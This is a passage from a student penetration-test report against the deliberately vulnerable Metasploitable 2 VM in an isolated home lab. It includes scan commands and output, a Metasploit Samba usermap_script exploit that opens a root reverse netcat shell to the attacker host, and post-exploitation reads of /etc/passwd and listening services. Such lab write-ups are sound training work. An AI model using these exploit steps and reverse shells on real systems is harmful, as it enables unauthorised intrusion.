

VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

Target System: Metasploitable 2

Prepared by: Mayurajh.V

Student ID: IT24102872

BSc (Hons) Information Technology - Cybersecurity

Sri Lanka Institute of Information Technology (SLIIT)

Environment: Isolated home lab (VirtualBox, host-only network)

Classification: Educational / Personal Lab Use Only

Table of Contents

Table of Contents.....	2
1. Executive Summary	3
2. Scope and Methodology	3
2.1 Engagement Details	3
2.2 Tools Used	4
2.3 Methodology.....	4
3. Reconnaissance and Scanning.....	5
3.1 Nmap Port and Service Enumeration.....	5
3.2 Nikto Web Application Scan.....	7
3.3 Nessus Vulnerability Scan	8
4. Exploitation	11
4.1 Exploit 1: Samba “usermap_script” Remote Command Execution	11
4.2 Exploit 2: Pre-existing Root Bindshell (Port 1524 / ingreslock).....	14
4.3 Additional Critical Findings Identified but Not Exploited	15
5. Consolidated Vulnerability Summary.....	16
6. Remediation Recommendations	17
6.1 Immediate Priority (Critical Findings)	17
6.2 High and Medium Priority	17
6.3 General Hardening	17
7. Conclusion	18
8. Disclaimer	18

1. Executive Summary

This report documents a vulnerability assessment and penetration test performed against Metasploitable 2 (192.168.235.132), an intentionally vulnerable Linux virtual machine, within an isolated home lab built on VirtualBox. The engagement was conducted for cybersecurity skills development and combined automated scanning with manual exploitation using industry-standard tools: Nmap, Nikto, Tenable Nessus Essentials, the Metasploit Framework, and Netcat.

The Nessus scan identified 74 distinct vulnerabilities on the target host, including 11 critical-severity and 7 high-severity findings. Nmap enumeration confirmed 17 open TCP services, several running deliberately outdated and backdoored software versions consistent with the Metasploitable 2 design. Nikto's web application scan against the Apache/PHP stack on port 80 returned 18 findings, including exposed phpinfo() pages, a browsable /test/ and /doc/ directory, an unrestricted phpMyAdmin installation, and missing security headers.

Two attack vectors were successfully exploited to obtain root-level access on the target:

- Samba "usermap_script" remote command execution (CVE-2007-2447) via Metasploit, yielding a root command shell.
- A pre-existing root-privileged bindshell (ingreslock backdoor) exposed on TCP/1524, accessed directly with Netcat for instant root access.

Additional critical-severity vulnerabilities were identified by Nessus and Nmap but not actively exploited in this engagement, namely the UnrealIRCd backdoor (port 6667), the vsftpd 2.3.4 backdoored version (port 21), unauthenticated/weak-password VNC access (port 5900), and support for the deprecated SSLv2/SSLv3 protocols. These represent equally severe risks and are documented for completeness and remediation planning.

All findings point to a host that, while intentionally vulnerable for training purposes, illustrates real-world consequences of unpatched software, default/backdoored service builds, and weak access controls. Remediation recommendations are provided in Section 7.

2. Scope and Methodology

2.1 Engagement Details

Item	Detail
Target host	192.168.235.132 (Metasploitable 2, Ubuntu 8.04-based)
Attacker host	192.168.235.131 (Kali Linux)
Network	Isolated VirtualBox host-only/NAT lab network - no internet-facing exposure
Assessment window	16 June 2026 16:54 - 17 June 2026 11:11
Authorization	Self-owned lab environment; testing limited strictly to owned VMs

2.2 Tools Used

Tool	Version	Purpose
Nmap	7.99	Port scanning and service/version detection
Nikto	2.6.0	Web server and web application vulnerability scanning
Tenable Nessus Essentials	10.12.0 (engine build 19.18.0)	Automated vulnerability scanning
Metasploit Framework	Latest (Kali repo)	Exploitation and post-exploitation
Netcat	Latest (Kali repo)	Manual service interaction / bindshell access

2.3 Methodology

The assessment followed a standard four-phase penetration testing methodology:

1. Reconnaissance and Scanning - full TCP port scan and service fingerprinting with Nmap, web vulnerability scanning with Nikto.
2. Vulnerability Assessment - automated vulnerability scan with Nessus Essentials to identify and prioritize weaknesses by severity.
3. Exploitation - targeted exploitation of identified vulnerabilities using Metasploit and manual tools to validate real-world impact.
4. Post-Exploitation and Reporting - verification of access level obtained, system enumeration, and documentation of findings with remediation guidance.

3. Reconnaissance and Scanning

3.1 Nmap Port and Service Enumeration

An aggressive service/version scan was run against the target:

```
nmap -A 192.168.235.132 -Pn
```

The scan identified 17 open TCP ports, several exposing outdated or intentionally backdoored service versions:

Port	Service	Version / Notes
21/tcp	ftp	vsftpd 2.3.4 (known backdoored version); anonymous login allowed
22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1
23/tcp	telnet	Linux telnetd (unencrypted)
25/tcp	smtp	Postfix smtpd
53/tcp	domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8 (Ubuntu) DAV/2
111/tcp	rpcbind	RPC #100000 (nfs, mountd, nlockmgr, status)
139/tcp, 445/tcp	netbios-ssn	Samba smbd 3.X-4.X / 3.0.20-Debian
512/tcp	exec	netkit-rsh rexecd
513/tcp	login	rlogin service
514/tcp	tcpwrapped	rsh service
1099/tcp	java-rmi	GNU Classpath grmiregistry
1524/tcp	bindshell	Metasploitable root shell (ingreslock backdoor)
2049/tcp	nfs	NFS 2-4 (RPC #100003)
2121/tcp	ftp	ProFTPD 1.3.1
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	vnc	VNC protocol 3.3, VNC Authentication only

```
(kali㉿kali)-[~]
$ nmap -A 192.168.235.132 -Pn
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-16 07:22 -0400
Nmap scan report for 192.168.235.132
Host is up (0.00043s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
|_ ftp-syst:
|   STAT:
|_ FTP server status:
|   Connected to 192.168.235.131
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|_ Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTAT
USCODES, 8BITMIME, DSN
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=Ther
e is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ ssl-date: 2026-06-16T11:23:21+00:00; +6s from scanner time.
```

Figure 1: Nmap service detection output (ports 21-25, SSL/TLS certificate detail)

```

53/tcp open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open  rpcbind    2 (RPC #100000)
| rpcinfo:
|_  program version    port/proto  service
|_  100000  2                111/tcp    rpcbind
|_  100000  2                111/udp    rpcbind
|_  100003  2,3,4           2049/tcp   nfs
|_  100003  2,3,4           2049/udp   nfs
|_  100005  1,2,3           44791/tcp  mountd
|_  100005  1,2,3           50743/udp  mountd
|_  100021  1,3,4           37715/tcp  nlockmgr
|_  100021  1,3,4           60522/udp  nlockmgr
|_  100024  1                40389/tcp  status
|_  100024  1                46900/udp  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login?
514/tcp open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_  Protocol: 10
|_  Version: 5.0.51a-3ubuntu5
|_  Thread ID: 8
|_  Capabilities flags: 43564
|_  Some Capabilities: Speaks41ProtocolNew, SupportsCompression, ConnectWithDatabase, Support41Auth, Switc
hToSSLAfterHandshake, SupportsTransactions, LongColumnFlag
|_  Status: Autocommit
|_  Salt: .jKx;\?e]8BZ{}}8=CwQm
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=Ther
e is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-06-16T11:23:21+00:00; +6s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|_  Protocol version: 3.3
|_  Security types:
|_  VNC Authentication (2)

```

Figure 2: Nmap service detection output continued (ports 53-5900)

3.2 Nikto Web Application Scan

A web vulnerability scan was run against the Apache service on port 80:

```
nikto -h http://192.168.235.132 -o nikto_results.html -Format html
```

The scan completed in 57 seconds (7,310 requests) and returned 18 distinct findings against the Apache/2.2.8 (Ubuntu) DAV/2 server running PHP/5.2.4-2ubuntu5.10:

#	Finding
1	X-Powered-By header discloses PHP/5.2.4-2ubuntu5.10
2	/icons/ directory indexing enabled
3	Missing security headers: X-Content-Type-Options, Strict-Transport-Security, Content-Security-Policy, Permissions-Policy, Referrer-Policy

4	Apache mod_negotiation enabled with MultiViews - allows filename brute-forcing (index.php disclosed)
5	Apache/2.2.8 is significantly outdated (current release is 2.4.x)
6	PHP/5.2.4 is significantly outdated and unsupported (current release is 8.x)
7	HTTP TRACE method enabled - host vulnerable to Cross-Site Tracing (XST)
8	/phpinfo.php discloses full phpinfo() output (extensive system/environment information)
9	/doc/ directory is browsable (CVE-1999-0678)
10	Multiple PHP "Easter Egg" query strings disclose sensitive build information
11	/phpMyAdmin/ changelog and ChangeLog accessible - unrestricted phpMyAdmin install (inode leak via ETag, CVE-2003-1418)
12	/test/ directory indexing enabled
13	/icons/README - Apache default file disclosed (CWE-552)

3.3 Nessus Vulnerability Scan

Tenable Nessus Essentials was installed and a Basic Network Scan policy was run against the target host, completing in 18 minutes:

Metric	Value
Scan policy	Basic Network Scan
Severity base	CVSS v3.0
Hosts scanned	1 (192.168.235.132) - authentication: Fail (unauthenticated scan)
Unique vulnerabilities	74
Findings by severity (instances)	Critical: 11 High: 7 Medium: 26 Low: 9 Info: 141

Notable critical and high-severity findings included:

Severity	Finding	CVSS
CRITICAL	Canonical Ubuntu Linux SEoL (8.04.x) - end-of-life, no security patches	10.0
CRITICAL	UnrealIRCd Backdoor Detection (port 6667)	10.0
CRITICAL	VNC Server weak/blank password	10.0
CRITICAL	SSL Version 2 and 3 Protocol Detection	9.8
CRITICAL	Bind Shell Backdoor Detection (port 1524)	9.8

CRITICAL	SSL (Multiple Issues)	Mixed
HIGH	NFS Shares World Readable	7.5
HIGH	rlogin / rsh Service Detection	7.5
HIGH	Samba Badlock Vulnerability	7.5




Figure 3: Nessus vulnerability listing - 74 findings by severity




Figure 4: Nessus host summary - severity distribution for 192.168.235.132

The screenshot displays the Nessus Essentials web interface. The left sidebar shows the navigation menu with 'FOLDERS' (My Scans, HOME-LAB, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules). The main content area is titled 'Metasploitable Scan' and includes tabs for Hosts (1), Vulnerabilities (74), Remediations (3), and History (1). A search bar for actions shows '3 Actions'. A table lists the remediation actions:

Action	Vulns	Hosts
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	3	1
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	1	1
UnrealIRCd Backdoor Detection: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.	0	1

On the right, 'Scan Details' are shown: Policy: Basic Network Scan, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 12:08 AM, End: Today at 12:26 AM, Elapsed: 18 minutes. A banner at the bottom promotes upgrading to Nessus Essentials Plus.

Figure 5: Nessus auto-generated remediation actions

4. Exploitation

Two vulnerabilities identified during scanning were actively exploited to validate impact and obtain a foothold on the target.

4.1 Exploit 1: Samba “usermap_script” Remote Command Execution

Field	Detail
Vulnerability	Samba “username map script” command injection (CVE-2007-2447)
Metasploit module	exploit/multi/samba/usermap_script
Target port	139/tcp (Samba)
Payload	cmd/unix/reverse_netcat
Listener	192.168.235.131:4444 (LHOST/LPORT)
Result	Root command shell session opened (uid=0(root) gid=0(root))

The exploit was configured and launched in msfconsole, and a reverse command shell session was opened automatically:

```
msf exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.235.132  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.235.131  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.235.131:4444
[*] Command shell session 2 opened (192.168.235.131:4444 → 192.168.235.132:39690) at 2026-06-17 01:11:32 -0400
```

Figure 6: Metasploit usermap_script exploit configuration and successful session establishment

Once the session opened, root-level access was confirmed and the host was enumerated:

```

[*] 192.168.235.132 - Command shell session 1 closed. Reason: User exit
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.235.132  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.235.131  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.235.131:4444
[*] Command shell session 2 opened (192.168.235.131:4444 → 192.168.235.132:39690) at 2026-06-17 01:11:32 -0400

whoami
root
id
uid=0(root) gid=0(root)
pwd
/
ls -la
total 89
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 13 root root 13820 Jun 16 07:12 dev
drwxr-xr-x 94 root root 4096 Jun 16 13:18 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 6542 Jun 16 07:12 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 126 root root 0 Jun 16 07:12 proc
drwxr-xr-x 13 root root 4096 Jun 16 07:12 root
drwxr-xr-x 2 root root 4096 May 13 2012/sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010/srv
drwxr-xr-x 12 root root 0 Jun 16 07:12/sys
drwxrwxrwt 4 root root 4096 Jun 16 13:24/tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010/usr
drwxr-xr-x 14 root root 4096 Mar 17 2010/var
lrwxrwxrwx 1 root root 29 Apr 28 2010/vmlinuz → boot/vmlinuz-2.6.24-16-server

```

Figure 7: Post-exploitation - whoami/id confirm root, directory listing of filesystem root

```

username -a
/bin/sh: line 10: username: command not found
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      5121/xinetd
tcp        0      0 0.0.0.0:39457           0.0.0.0:*               LISTEN      5253/rmiregistry
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      5121/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      5121/xinetd
tcp        0      0 0.0.0.0:40389           0.0.0.0:*               LISTEN      4305/rpc.statd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5215/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5263/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4858/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      5253/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      5263/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      5105/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      5275/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      4289/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      5275/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5234/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      5258/ruby
tcp        0      0 0.0.0.0:37715           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      5215/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      5121/xinetd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      5121/xinetd
tcp        0      0 192.168.235.132:53      0.0.0.0:*               LISTEN      4717/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4717/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      5121/xinetd
tcp        0      0 0.0.0.0:44791           0.0.0.0:*               LISTEN      5030/rpc.mountd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4937/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      5096/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4717/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      5105/smbd
tcp6       0      0 :::2121                 :::*                   LISTEN      5160/proftpd: (acce
tcp6       0      0 :::3632                 :::*                   LISTEN      4964/distccd
tcp6       0      0 :::53                   :::*                   LISTEN      4717/named
tcp6       0      0 :::22                   :::*                   LISTEN      4740/sshd
tcp6       0      0 :::5432                 :::*                   LISTEN      4937/postgres
tcp6       0      0 :::1953                 :::*                   LISTEN      4717/named
cat /etc/passwd
cat: /etc/passwd: No such file or directory
/etc/passwd
/bin/sh: line 14: /etc/passwd: Permission denied
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false

```

Figure 8: Post-exploitation - kernel version, listening services (netstat), and /etc/passwd contents


```

drwxr-xr-x 7 root root 4096 May 20 2012 unreal
drwxr-xr-x 2 root root 4096 Mar 16 2010 update-manager
-rw-r--r-- 1 root root 214 Mar 8 2008 updatedb.conf
drwxr-xr-x 2 root root 4096 Mar 16 2010 vim
-rw-r--r-- 1 root root 4430 May 20 2012 vsftpd.conf
drwxr-xr-x 2 root root 4096 Mar 16 2010 w3m
-rw-r--r-- 1 root root 4221 Jun 18 2007 wgetrc
drwxr-xr-x 2 root root 4096 Mar 16 2010 wpa_supplicant
-rw-r--r-- 1 root root 289 May 20 2012 xinetd.conf
drwxr-xr-x 2 root root 4096 May 20 2012 xinetd.d
-rw-r--r-- 1 root root 461 Apr 3 2008 zsh_command_not_found

ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:b6:a3:18
      inet addr:192.168.235.132 Bcast:192.168.235.255 Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:feb6:a318/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:36634 errors:1 dropped:1 overruns:0 frame:0
      TX packets:31719 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:6529521 (6.2 MB) TX bytes:11394971 (10.8 MB)
      Interrupt:18 Base address:0x2000

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   inet6 addr: ::1/128 Scope:Host
   UP LOOPBACK RUNNING MTU:16436 Metric:1
   RX packets:1736 errors:0 dropped:0 overruns:0 frame:0
   TX packets:1736 errors:0 dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:0
   RX bytes:826221 (806.8 KB) TX bytes:826221 (806.8 KB)

df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/mapper/metasploitable-root
7.0G 1.5G 5.2G 22% /
varrun          252M 144K 252M 1% /var/run
varlock         252M 0 252M 0% /var/lock
udev            252M 20K 252M 1% /dev
devshm          252M 0 252M 0% /dev/shm
/dev/sda1       228M 25M 192M 12% /boot

free -m
total used free shared buffers cached
Mem: 503 372 130 0 22 146
-/+ buffers/cache: 203 299
Swap: 0 0 0

find / -name "*.txt" 2>/dev/null
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/.htaccess.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/license.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebChanges.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebHome.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebNotify.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebTopicList.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebSearch.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebPreferences.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebStatistics.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Sandbox/WebIndex.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/WebRss.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/WebChanges.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/NobodyGroup.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/AndreaSterbini.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/FileAttachment.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/TWikiVariables.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/WebHome.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/NicholasLee.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/WebNotify.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/GrantBow.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/WebTopicList.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/JohnTalintyre.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/KevinKinnell.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/OfficeLocations.txt

```

Figure 9: Post-exploitation - network interface configuration, disk/memory usage, and file enumeration

Key post-exploitation findings from this session:

- `uname -a` confirmed Linux metasploitable 2.6.24-16-server #1 SMP, an end-of-life kernel.
